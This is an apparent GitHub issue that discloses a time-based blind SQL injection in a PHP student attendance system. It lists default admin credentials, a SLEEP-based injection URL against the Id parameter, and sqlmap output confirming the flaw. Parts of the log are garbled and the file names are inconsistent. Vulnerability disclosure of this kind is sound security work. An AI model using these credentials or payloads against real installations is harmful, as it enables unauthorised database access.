## rickxy / Student-Attendance-Management-System Public Code Issues 1 Projects Projects Usecurity ... New issue SQL injection vulnerability in Student Attendance Management System #2

## huclilu opened this issue 9 days ago · 0 comments huclilu commented 9 days ago Build environment: Aapche2.4.39; MySQL5.7.26; PHP7.3.4

SQL injection vulnerability in Student Attendance Management System。input admin@mail.com / Password@123 Log in to the background. Then modify the information in createClass Php, the ID is assigned to the variable \$ID, and then inserted into the database for query, and the query information is returned, causing a SQL injection vulnerability

## 2.sql injectionPOC:

http://127.0.0.1/Admin/createClass.php?action=edit&Id=2' AND (SELECT 5892 FROM (SELECT(SLEEP(5)))cbkc



Use sqlmap to verify

```
Sqlmap identified the following injection point(s) with a total of 82 HTTP(s) requests:

Parameter: #1* (URI)

Type: time-based blind

Title: MySQL >= 5. 0. 12 AND time-based blind (query SLEEP)

Payload: http://studentvul.test:80/Admin/createClassArms.php?action=edit&Id=2' AND (SELECT 5892 FROM (SELECT(SLEEP(5)))cbkc) AND 'Popu'='Popu


[14:20:21] [INFO] the back-end DBMS is MySQL

[14:20:21] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions web application technology: PHP 7.3.4, Apache 2.4.39

back-end DBMS: MySQL >= 5.0.12

[14:20:21] [INFO] fatabad data larged to text files under 'Calliague and Applicable and Appl
```

- Manual verification
- 1. SLEEP(5)





**Assignees** 

No one assigned

Labels

None yet

riojects	
None yet	
Milestone	
No milestone	
Development	
No branches or pull requests	

1 participant

